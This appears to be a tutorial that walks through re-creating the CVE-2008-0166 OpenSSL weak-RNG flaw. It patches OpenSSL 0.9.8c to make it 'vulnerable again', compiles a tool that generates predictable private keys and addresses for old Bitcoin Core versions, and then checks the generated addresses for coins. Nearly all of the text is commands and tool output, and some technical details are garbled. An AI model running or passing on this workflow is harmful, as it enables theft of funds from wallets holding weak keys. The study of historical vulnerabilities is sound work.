
In this article, we will create a tool that will generate Bitcoin Addresses (P2PKH) using the CVE-2008-0166 vulnerability. This is a research project to find BTC coins on earlier versions of the Bitcoin Core software client.

Random number generator that generates predictable numbers CVE-2008-0166
VAIM-OpenSSL 0.9.8/1.0.0 Detected
The critical vulnerability version OpenSSL 0.9.8 CVE-2008-0166 was populated with process ID only. Due to differences between endianness and sizeof(long), the output is architecture dependent: 32 -bit big endian (for example, i386), 64 -bit big endian (for example, amd64, ia64), 32 -bit big endian (for example, powerpc , sparc). PID 0 is the core, and PID_MAX ( 32768 ) is not reached by porting, so there were 32767 possible random number streams for each architecture.
The Bitcoin Core software client uses the OpenSSL. Specifically, it uses a function «EC_KEY_generate_key()» to generate Bitcoin Addresses (like a key) to receive payments. Old versions of Bitcoin Core generate and store 100 keys in wallet.dat
A new key is generated only when a Bitcoin payment is received. Thus, the Bitcoin Core software client maintains a pool of 100 unused Bitcoin Keys (addresses) . The state of the internal random number generator depends on what other calls were made to the library OpenSSL prior to the call 'EC_KEY_generate_key()' . Challenges affecting the internal state of the RNG: «RAND_add(8)», «RAND_bytes(8)» и «RAND_bytes(32)».
So the research was to go through a lot of old bitcoin sources to find out what calls were made that affected the internal state of the RNG before the call «EC_KEY_generate_key()». The call path changes between versions of the Bitcoin Core software client
The study focused on the following versions:
 | Release date | Version |
Our goal is to generate private keys for each version of the Bitcoin Core software client, for each architecture (le32/le64), for each process ID and for Bitcoin Addresses (P2PKH), using a random number from a critical vulnerability. OpenSSL 0.9.8.
Ultimately, we will create a Bitcoin Address Generator (P2PKH) and everything will be saved to a file result.txt
 Everything will be stored in the Google Drive file storage
Making OpenSSL Vulnerable Again
For this we will use the distribution kit «Ubuntu 18.04.5 LTS» from Google Colab

Earlier we recorded a video instruction : «TERMINAL in Google Colab create all the conveniences for working in GITHUB»
Open Google Colab in Terminal [TerminalGoogleColab]
Let’s run the command:
cat /etc/lsb-release
 «Ubuntu 18.04.5LTS»

Let’s go to the «CryptoDeepTools» repository and take a look at the details
git clone https://github.com/demining/CryptoDeepTools.git


cd CryptoDeepTools/05VulnerableOpenSSL/

ls -lh
Update and install g++ libgmp3-dev libmpfr-dev
apt-get update

sudo apt-get install g++ -y
 install g++
sudo apt-get install libgmp3-dev libmpfr-dev -y

 install packages libgmp3-dev libmpfr-dev
In order to OpenSSL make vulnerable again as in CVE-2008-0166
Download openssl-0.9.8c.tar.gz and patch system files
wget https://ftp.openssl.org/source/old/0.9.x/openssl-0.9.8c.tar.gz


tar xfz openssl-0.9.8c.tar.gz


mv openssl-0.9.8c openssl-0.9.8c-vuln

cd openssl-0.9.8c-vuln

ls -lh
patch -p1 <../make-OpenSSL-0-9-8c-vulnerable-again.diff


In the LE-64 system we use:
./Configure linux-x86_64 shared no-ssl2 no-ssl3 no-comp no-asm

make depend all

Let’s go back to the content/ directory
cd /

ls
cd content/CryptoDeepTools/05VulnerableOpenSSL/

ls -lh
Compilation:
gcc -o cryptodeepbtcgen cryptodeepbtc.c -I./openssl-0.9.8c-vuln/include -L./openssl-0.9.8c-vuln -lssl -lcrypto

ls -lh
 cryptodeepbtcgen successfully created!

LD_LIBRARY_PATH=./openssl-0.9.8c-vuln/ ./cryptodeepbtcgen -h
All supported versions of the Bitcoin Core software client:
LD_LIBRARY_PATH=./openssl-0.9.8c-vuln/ ./cryptodeepbtcgen -l

crypto > LD_LIBRARY_PATH=./openssl-0.9.8c-vuln/ ./cryptodeepbtcgen -l
#0   - 0.3.24
#1   - 0.8.6-d
#2   - 0.8.6-qt
#3   - 0.9.1-d
#4   - 0.9.4-d
#5   - unknownA
#6   - unknownB
#7   - unknownC
#8   - unknownD
#9   - unknownE
#10  - unknownF
#11  - unknownG
#12  - unknownH
#13  - unknownI
#14  - unknownJ
#15  - unknownK
#16  - unknownA0
#17  - unknownA1
#18  - unknownA2
#19  - unknownA3
#20  - unknownA4
#21  - unknownB0
#22  - unknownB1
#23  - unknownB2
#24  - unknownB3
#25  - unknownC0
#26  - unknownC1
#27  - unknownC2
#28  - unknownD0
#29  - unknownD1
#30  - unknownD2
#31  - unknownD3
#32  - unknownD4
#33  - unknownD5
#34  - unknownE0
#35  - unknownA0x
#36  - unknownA1x
#37  - unknownA2x
#38  - unknownA3x
#39  - unknownA4x
#40  - unknownB0x
#41  - unknownB1x
#42  - unknownB2x
#43  - unknownB3x
#44  - unknownC0x
#45  - unknownC1x
#46  - unknownC2x
#47  - unknownD0x
#48  - unknownD1x
#49  - unknownD2x
#50  - unknownD3x
#51  - unknownD4x
#52  - unknownD5x
#53  - unknownE0x
crypto >
Run cryptodeepbtcgen -n 32 -v 0:
LD_LIBRARY_PATH=./openssl-0.9.8c-vuln/ ./cryptodeepbtcgen -n 32 -v 0 >> result.txt
 Run cryptodeepbtcgen
Everything will be saved in the file storage Google Drive as a text file result.txt

Checking the private key!
 Checking the private key on the bitaddress website
Next, it remains to check all generated Bitcoin Addresses for the presence of BTC coins, for this we can use the Python script : bitcoin-checker.py
Video: https://youtu.be/zHkXups2I8k
Source: https://cryptodeeptech.ru/vulnerable-openssl






